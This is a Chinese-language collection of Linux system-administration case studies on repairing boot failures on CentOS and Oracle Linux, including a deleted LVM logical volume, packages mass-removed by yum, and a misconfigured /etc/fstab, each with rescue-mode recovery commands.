/dev/mapper/VolGroup-lv_root: clean, 79846/3276800 files, 694279/131072
/dev/sda1: clean, 38/128016 files, 48568/512000 blocks
fsck.ext4: No such file or directory while trying to open /dev/mapper/V
lv_home
/dev/mapper/VolGroup-lv_home:
The superblock could not be read or does not describe a correct ext2
filesystem. If the device is valid and it really contains an ext2
filesystem (and not swap or ufs or something else), then the superblock
is corrupt, and you might try running e2fsck with an alternate superblo
e2fsck -b 8193 <device> [FAILED]

*** An error occurred during the file system check.
*** Dropping you to a shell; the system will reboot
*** when you leave the shell.
*** Warning -- SELinux is active
*** Disabling security enforcement for system recovery.
*** Run 'setenforce 1' to reenale.
Give root password for maintenance
(or type Control-D to continue): _
```

### 故障现象:

从图中可以看到，操作系统启动的过程中，fsck 在执行文件系统检测时出现了错误，并且是在检查 /dev/mapper/VolGroup-lv\_home 时出错，提示此文件不存在；

### 故障分析:

这是一个什么界面，为何会出现这个界面？



操作系统启动的大致过程为：加载 BootLoader-→加载 kernel-→init 执行系统初始化-→用户登录；而在 init 执行系统初始化的过程中，会执行系统初始化脚本/etc/rc.d/rc.sysinit，在此脚本中即会执 fsck -A 进行文件系统检测；

fsck -A 会执行什么操作呢？

fsck -A 会遍历文件/etc/fstab，检查其中定义的所有的文件系统。fsck 在做文件系统检查前通常不会去检查设备是否真实存在，所以如果某设备不存在，而又去做了 fsck，fsck 即会报错，继而导致操作系统时会进入文件系统修复模式（file system repair mode），而中断正常的系统启动；

所以，这就是为何会出现此界面的原因了。

```
=====
=====
=====
```

### fsck 命令

fsck 修复受损的文件系统

Linux 不正常关机，有时候再次启动时会报文件系统损坏，如何修复文件？

首先会让你输入 root 用户的密码。

1) 出错的时候如果告诉你是哪一块硬盘的分区有问题，比如是 /dev/hda3

接着用如下的命令去对付它呀：

```
#fsck -y /dev/hda3
```

结束后，reboot。这样就 OK 了！

2) 如果你不知道时哪个地方出了问题。（常用此种方法）

可以直接

```
#fsck
```

在随后的多个确认对话框中输入:y

结束后，reboot。就 ok 了。

说明：对 Linux 系统中常用文件系统的检查是通过 fsck 工具来完成的。

功能说明：检查文件系统并尝试修复错误。

语 法：fsck [-aANPrRsTV][[-t ]][文件系统...]

补充说明：当文件系统发生错误四化，可用 fsck 指令尝试加以修复。

参 数：

-a 自动修复文件系统，不询问任何问题。

-A 依照/etc/fstab 配置文件的内容，检查文件内所列的全部文件系统。

- N 不执行指令，仅列出实际执行会进行的动作。
- P 当搭配"-A"参数使用时，则会同时检查所有的文件系统。
- r 采用互动模式，在执行修复时询问问题，让用户得以确认并决定处理方式。
- R 当搭配"-A"参数使用时，则会略过/目录的文件系统不予检查。
- s 依序执行检查作业，而非同时执行。
- t 指定要检查的文件系统类型。
- T 执行 fsck 指令时，不显示标题信息。
- V 显示指令执行过程。

```
=====
=====
===
```

### 解决方法:

既然是 fsck 执行失败，导致操作系统无法继续启动，所以可以在操作系统启动时，让 fsck 跳过检查这个有问题的 `/dev/mapper/VolGrouplv_home` 即可正常启动操作系统：（在 `/etc/fstab` 中设置此项的第个字段 `fs_passno` 的值设为 0，即意为 fsck 不检查此行）

但是此时文件系统修复模式下所有文件都是只读的，无法编辑/etc/fstab；所以此时可以选择从系统光盘启动，选择进入紧急救援模式下去修改文件（因为紧急修复模式不会执行/etc/rc.d/rc.sysinit，所以不会出现此报错）；

```
bash-4.1# chroot /mnt/sysimage
sh-4.1# vim /etc/fstab      ##将/dev/mapper/VolGroup
plv_home 这一行的第 6 个字段设为 0
sh-4.1# reboot -r
```

此时即可正常启动系统，不过中途会看到如下界面：

```
                Welcome to CentOS
Starting udev:                                     [ OK ]
Setting hostname mysqlhost1:                       [ OK ]
Setting up Logical Volume Management:  2 logical volume(s) in volume
Group" now active                                  [ OK ]

Checking filesystems
/dev/sda1: recovering journal
/dev/sda1: clean, 38/128016 files, 48568/512000 blocks      [ OK ]

Remounting root filesystem in read-write mode:      [ OK ]
Mounting local filesystems:  mount: special device /dev/mapper/VolGr
does not exist                                         [FAILED]

*** Warning -- SELinux targeted policy relabel is required.
*** Relabeling could take a very long time, depending on file
*** system size and speed of hard drives.
*****_
```

此时已没有 fsck 的报错，但是 mount 挂载文件系统时有一个 failed 的信息，这是因为在系统初始化脚本/etc/rc.d/rc.sysinit 中，文件系统检测完成后的下一步即是去挂载文件系统：


并且从此界面可以明确的看到问题的所在了，  
/dev/mapper/VolGroup-lv\_home 不存在；虽然有此 failed 信息，但不影响系统可以继续启动；

绿色圈中的是需等待 SELinux 自动完成重新打标，若不想等待，可以在系统启动时禁入编辑模式，禁用 SELinux 的启动即可，如下图：

```
[ Minimal BASH-like line editing is supported. For the first word, TAB
lists possible command completions. Anywhere else TAB lists the possible
completions of a device/filename. ESC at any time cancels. ENTER
at any time accepts your changes.]
<DTYPE=pc KEYTABLE=us rd_NO_DM rhgb quiet selinux=0
```

-----  
-----

至此操作系统已经可以启动起来，需介绍下背景了，此系统安装时是按照系统默认的分区布局（partitioning layout），如下图：



一块硬盘 sda，分成了 sda1 与 sda2 两个分区，sda2 做成物理卷，基于此物理卷创建的卷组名称为 VolGroup，在此卷组上创建了 3 个逻辑卷，名称分别为 lv\_root、lv\_home、lv\_swap，并且此逻辑卷 lv\_root 与 lv\_home 分别挂载到了文件系统中的 / 目录和 /home 目录；

所以前文中/dev/mapper/VolGroup-lv\_home 即是此系统自动创建的挂载在/home 的逻辑卷；比如由于误操作（umount、lvremove），删除了此逻辑卷，然后在重启电脑时，即会出现开篇处的报错了。

-----

-----

现在操作系统已经启动登录，也知道问题所在了，那么接下来如何恢复此逻辑卷呢？

此时，系统中查看此逻辑卷的确是已被删除；

```
[root@mysqlhost1 ~]# lvs
LV      VG      Attr      LSize  Pool Origin Data%  Move Lo
g Cpy%Sync Convert
lv_root VolGroup -wi-ao--- 50.00
g
lv_swap VolGroup -wi-ao--- 992.00
m
[root@mysqlhost1 ~]# ll /dev/VolGroup/
lrwxrwxrwx 1 root root 7 10月 22 20:27lv_root -> ../dm-0
```

```
lrwxrwxrwx 1 root root 7 10月 22 20:27 lv_swap -> ../dm-1
```

并且由于此逻辑卷是挂载在/home目录下，此逻辑卷丢失，那么/home目录下的数据，是否也是一同丢失了呢？如何恢复/home目录下原有的数据？

**lvremove** 删除逻辑卷，其只是会清除 **LVM** 的部分元数据信息 (**metadata**)，真正的数据仍会被完整的保留；即虽然逻辑卷 lv\_home 被删除了，但是/home下的数据仍然存在，只是现在暂且看不到；

并且默认的配置是，LVM 的物理卷、卷组或是逻辑卷发生任何改动之前，LVM 的元数据信息都会自动保存至/etc/lvm/archive目录下；

所以我们只需恢复逻辑卷 lv\_home 被删除前的自动备份的 LVM 的元数据信息，逻辑卷 lv\_home 即可自动恢复，然后重新挂载，即可查看到/home目录下原有的数据了；

```
##查看和卷组 VolGroup 相关的元数据备份信息
```

```
[root@mysqlhost1 ~]# vgcfgrestore --list VolGroup
```

```
File:      /etc/lvm/archive/VolGroup_00001-560861966.
```

```
vg
```

```
VG name:   VolGroup
```



```
Description: Created *before* executing 'lvremove /dev/VolGroup/lv_home '
```

```
Backup Time: Wed Oct 22 17:33:17 2014
```

结果中可以看到在执行‘lvremove /dev/VolGroup/lv\_home’之前，卷组的元数据自动被备份到了文件

/etc/lvm/archive/VolGroup\_00001-560861966.vg 中

```
##从对应文件中恢复卷组 VolGroup 的那一刻的元数据信息
```

```
[root@mysqlhost1 ~]# vgcfgrestore -f/etc/lvm/archive/VolGroup_00001-560861966.vg VolGroup
```

```
Restored volume group VolGroup
```

```
##此时即可看到此逻辑卷 lv_home 了
```

```
[root@mysqlhost1 ~]# lvscan
```

```
ACTIVE          '/dev/VolGroup/lv_root ' [50.00 GiB] inherit
```

```
inactive        '/dev/VolGroup/lv_home ' [108.54 GiB] inherit
```

```
ACTIVE          '/dev/VolGroup/lv_swap ' [992.00 MiB] inherit
```

```
##激活此逻辑卷
```

```
[root@mysqlhost1 ~]# lvchange -ay /dev/VolGroup/lv_home
```

```
[root@mysqlhost1 ~]# lvscan
ACTIVE          '/dev/VolGroup/lv_root ' [50.00 GiB] inhe
rit
ACTIVE          '/dev/VolGroup/lv_home ' [108.54 GiB] i
nherit
ACTIVE          '/dev/VolGroup/lv_swap ' [992.00 MiB] i
nherit

##恢复/etc/fstab 中刚才做的改动

[root@mysqlhost1 ~]# vi /etc/fstab

##重新挂载

[root@mysqlhost1 ~]# mount -a

##/home 目录下原有的数据也都可以查看到了

[root@mysqlhost1 ~]# ls /home
```

## [记一次错误卸载软件包导致 Linux 系统崩溃的修复解决过程](#)

首先问题产生的缘由很简单，是我一同事在安装 oracle 一套软件时，按照要求需要 binutils 软件包的 32 位版本，然而在 Oracle Linux 已经装有 64 位，按理说是可以安装 i686 的，我猜应该是

32 位的版本低于这个已有的 64 位所以导致冲突而安装失败，因此同事就用 `yum remove binutils`，这个命令也奇葩，由于是 root 权限导致依赖于它的 200 多个软件包也被卸载，最终导致网络断开，系统崩溃，在 vSphere 虚拟机上重新启动发现再也起不来。下面看问题：

## 1. Kernel panic - not syncing: Attempted to kill init!

```
Kernel panic - not syncing: Attempted to kill init!
Pid: 1, comm: init Not tainted 2.6.39-400.17.1.el6uek.x86_64 #1
Call Trace:
[<ffffffff8150bd0b>] panic+0x91/0x1a8
[<ffffffff81061552>] ? enqueue_entity+0x52/0x210
[<ffffffff81071a3b>] forget_original_parent+0x32b/0x330
[<ffffffff8105ae2f>] ? sched_move_task+0xaf/0x150
[<ffffffff81071a5b>] exit_notify+0x1b/0x190
[<ffffffff81072b5e>] do_exit+0x1fe/0x460
[<ffffffff81072e15>] do_group_exit+0x55/0xd0
[<ffffffff81072ea7>] sys_exit_group+0x17/0x20
[<ffffffff81517082>] system_call_fastpath+0x16/0x1b
```

这个错误时在重新启动 Oracle Linux 一开始就出现，查阅的[相关资料](#)得知 `Kernel panic` 问题一般是由驱动模块终端处理终端问题导致的（不懂。。。），一开始我以为是驱动程序依赖于 `binutils` 导致被卸载，因此第一反应是想办法把缺失的软件装回去。实际上，是由于安全访问控制模块 `selinux` 的问题，参考[类似问题](#)。于是检查 `vi /etc/selinux/config` 时发现 `SELINUX=disables`，拼写错误，应为 `disabled`。

当再次启动没再出现该错误时，我高兴的认为原来这么简单就帮

同事解决了,事实这根本还没到 200 多个软件包缺失而导致系统崩溃那一步。

## 2. 系统启动加载条完成后, 一直 hang 住不动




这无疑要使用 LiveCD 修复系统了, 参考 [Ultimate method to install package from linux rescue mode](#) 或 [Using Rescue Mode to Fix..Problems](#)。因为知道出问题前做过什么操作, 下面直接上解决问题的过程。

### 2.1 将系统 DVD 安装镜像加载到光驱


再次重启就自动进入安装界面, 我们当然选择 **rescue mode**:

**ORACLE**



一路按照提示确定 (可以不配置 network, 这里就不贴图了, 很简单), 最终会提供给用户一个 shell 终端, 对应的是从 DVD 光

驱加载进来的系统，执行 `chroot /mnt/sysimage` 才会进入到原损坏的 Linux 系统，还好 `yum` 和 `rpm` 命令还可以使用，悲剧的是我并不知道 `yum remove` 命令卸载了哪些软件包。



```
bash-4.1# mount /dev/cdrom /mnt/sysimage/media/  
mount: block device /dev/sr0 is write-protected, mounting read-only  
bash-4.1# chroot /mnt/sysimage/  
sh-4.1# ll /media/Packages/_
```

## 2.2 安装缺失的软件包

这里得谢天谢地 `yum` 命令的安装卸载日志 `/var/log/yum.log`，这个日志里清楚的记录了 `installed` 和 `erased` 的所有软件包，用 `rpm` 是不可能了，因为 270 多个包的依赖关系难以解决，只能通过 `yum` 方式，而由于 `rescue` 模式没有配置网络，因此只能使用本地镜像源。

在 rescue 系统下挂载光驱到待修复系统中的/media 目录

```
bash-4.1# mount /dev/cdrom /mnt/sysimage/media
```

chroot 进入待修复系统

```
bash-4.1# chroot /mnt/sysimage
```

手动编辑一个仓库源（真实待修复的系统）

```
sh-4.1# cd /etc/yum.repos.d/ && vi Oracle-Media.re
```

```
po
```

```
[DVD-media]
```

```
name=oracle-$releasever - Media
```

```
baseurl=file:///media
```

```
gpgcheck=0
```

```
enabled=1
```

建议只留 Oracle-Media.repo 文件，其他的.repo 文件都 `mv` 成.bak，以防连接不了这些源而报错，虽然报错关系不大。

获取被依赖 `erased` 掉的软件列表

你可以将 `yum.log` 中多余的部分去掉，筛选出应该重新安装的 packages:

```
sh-4.1# cp /var/log/yum.log{,.bak}
```

```
sh-4.1# less /var/log/yum.log.bak
```

```
Oct 29 20:17:34 Erased: gcc-c++
```

```
Oct 29 20:18:44 Erased: gcc
```

```
Oct 29 20:22:59 Erased: xorg-x11-drivers
```

```
...
```

```
Oct 29 20:24:46 Erased: iputils
```

```
Oct 29 20:24:46 Erased: udev
```

```
Oct 29 20:24:46 Erased: initscripts
```

```
Oct 29 20:24:46 Erased: hwdata
```

```
Oct 29 20:24:46 Erased: module-init-tools
```

```
Oct 29 20:24:48 Erased: binutils
```

下面一条命令应该要彻底解决问题了

```
sh-4.1# awk '{print "yum install -y ",$5}' /var/log  
/yum.log.bak |sh > /root/yum_install.log
```

保险起见，可以查看一下产生的日志文件。此时重启（记得拿出光盘）应该是修复问题了。但我遇见的问题还没完。

### 3. An error occurred during the file system check

```
Checking filesystems  
/dev/mapper/vg_fusion-lv_root: clean, 114587/6503520 files, 23416378/26091  
ocks  
/dev/sda1: clean, 43/25688 files, 54733/102400 blocks  
/dev/mapper/vg_fusion-lv_u1 is mounted.  
e2fsck: Cannot continue, aborting.  
  
[FAILED]  
  
*** An error occurred during the file system check.  
*** Dropping you to a shell; the system will reboot  
*** when you leave the shell.  
Give root password for maintenance  
(or type Control-D to continue): _
```

显然，文件系统损坏。根据提示输入 root 密码后可以进入到 shell 中，网上有办法说执行 `fsck` 命令来修复分区，又说且不能是



mounted 状态，但无论我怎么去 `fsck.ext4`

`/dev/mapper/vg_fusion_lv_u1`，提示

```
WARNING!!! The filesystem is mounted.  if you con  
tinue you ***WILL***
```

```
cause ***SEVERE*** filesystem damage`
```

```
Do you really want to continue (y/n)? yes
```

```
fsck.ext4: No such file or directory while trying t  
o open /dev/mapper/vg_fusion_lv_u1
```

```
The superblock could not be read or does not descri  
be a correct ext2
```

```
filesystem.  If the device is valid and it really c  
ontains an ext2
```

```
filesystem (and not swap or ufs or something else),  
then the superblock  
  
is corrupt, and you might try running e2fsck with a  
n alternate superblock:
```

```
e2fsck -b 8193 <device>
```

听起来好像还挺严重的，我之前猜想的是不是反复的开关电源来重启导致 lvm 文件系统 corrupt，但事实我发现

`/dev/mapper/vg_fusion_lv_u1` 不存在，但

`lv_fusion_lv_root` 却完好，执行 `lvdisplay` 发现这个命令根本不存在，这才发现原来 lvm2 软件没有安装（难道是第 2 部分安装少许出错？）。

这下容易多了，反正现在系统不借助 `rescue mode` 就可以起来，重新安装软件包，但是此时的整个文件系统是 `read only`，有两个办法可以解决：

#### 1. `mount -o remount,rw /`

重新挂载根分区为读写，`vi /etc/fstab` 注释掉挂载 `/u1` 的那条记录，此时会正常启动，只是有一个文件系统没有挂载，但可以正常安装缺失的 lvm2 软件，不妨多执行几遍 2.2 的安装命令。然后手动挂载 `mount`

`/dev/mapper/vg_fusion_lv_u1 /u1` 应该就没问题了。

记得改回`/etc/fstab`。

2. 与 2.2 步骤类似, 进入 `rescue mode`→`chroot`, 重新执行

```
awk '{print "yum install -y ",$5}'
```

```
/var/log/yum.log.bak |sh >
```

`/root/yum_install.log`, 确保没有报错且已安装 `lvm`。

这下问题总是解决了, 避免了删除系统的灾难(测试环境)。

## `/etc/fstab` 文件出错,无法进入 Linux 系统

今天复习 Linux 文件系统管理, 在 Linux 系统上挂载了一块新硬盘之后, 然后分区, 格式化, 一步步走下来, 为了能够使该硬盘在系统启动时自动挂载, 于是将之写入了`/etc/fstab` 文件, 然而在 `reboot` 之后, Linux 系统无法正常启动, 系统显示的情况与下图类似(因为当时急于处理该故障,因此并未截图,后来在网上找了几张图片,大体记录下自己的处理思路)

```
Red Hat nash version 5.1.19.6 starting
[ OK ] assuming drive cache: write through
sd: assuming drive cache: write through
Welcome to CentOS release 5.2 (Final)
Press 'I' to enter interactive startup.
Setting clock (localtime): Sat Nov 22 12:09:21 CST 2008 [ OK ]
Starting udev: [ OK ]
Loading default keymap (us): [ OK ]
Setting hostname localhost.localdomain: [ OK ]
No devices found
Setting up Logical Volume Management: No volume groups found [ OK ]
Checking filesystems
fsck.ext3: Unable to resolve '/LABEL=other' [ FAILED ]

*** An error occurred during the file system check.
*** Dropping you to a shell; the system will reboot
*** when you leave the shell.
*** Warning -- SELinux is active
*** Disabling security enforcement for system recovery.
*** Run 'setenforce 1' to reenable.
Give root password for maintenance
(or type Control-D to continue):
(Repair filesystem) 1 #
```

1. 根据系统提示，可以看出是系统不能启动的真正原因是 `/etc/fstab` 给写错了，系统启动报告 `Checking filesystems` 失败，此时，根据系统提示，输入 `root` 密码进入 `repair filesystem` 模式

2. 修复过程

```
mount -o remount,rw / #以可读写方式重新挂载文件系统
```

3. 重新修改 `/etc/fstab`，修改出错处，如图[注意，最新的 `CentOS` 版本已经不再支持以该方式书写卷标了，详细信息请查看这篇博客下面给出的地址]

4. 总结

以上问题的出现是由于错误配置了 `/etc/fstab` 文件，在系统重启时，无法识别卷标(`/other`)，从而导致无法正常启动。

如果在修改/etc/fstab 文件后，运行 `mount -a` 命令验证一下配置是否正确，则可以避免此类问题。

5. 问题的解决过程中，重新 `mount /` 是比较关键的一步 (`mount -o remount,rw /`)。如果没有此步操作，则文件系统处于只读状态，导致不能修改配置文件并保存。

## Centos6.6 系统 fstab 故障及 root 用户密码恢复案例

本章内容包括:通过救援模式修复/etc/fstab 文件、Linux 系统的 root 用户密码忘记如何恢复。

### 1.1 通过救援模式修复/etc/fstab 文件 1.1.1 故障一无 fstab 文件

故障模拟将系统/etc/目录下的 fstab 文件移动到/opt/目录下移动走之后发现系统里边无论做什么操作都变成了只读系统。

```
[root@centos66-moban ~]# mv /etc/fstab /opt_
```




```
[root@cs66-moban ~]# ifdown eth0
rm: cannot remove '/var/run/dhclient-eth0.pid': Read-only file system
[root@cs66-moban ~]# ifup eth0


Determining IP information for eth0...Can't create /var/run/dhclient-eth0.pid: R
ead-only file system
mktemp: failed to create file via template '/tmp/XXXXXX': Read-only file system
/sbin/dhclient-script: line 110: ${rscf}: ambiguous redirect
/sbin/dhclient-script: line 135: ${rscf}: ambiguous redirect
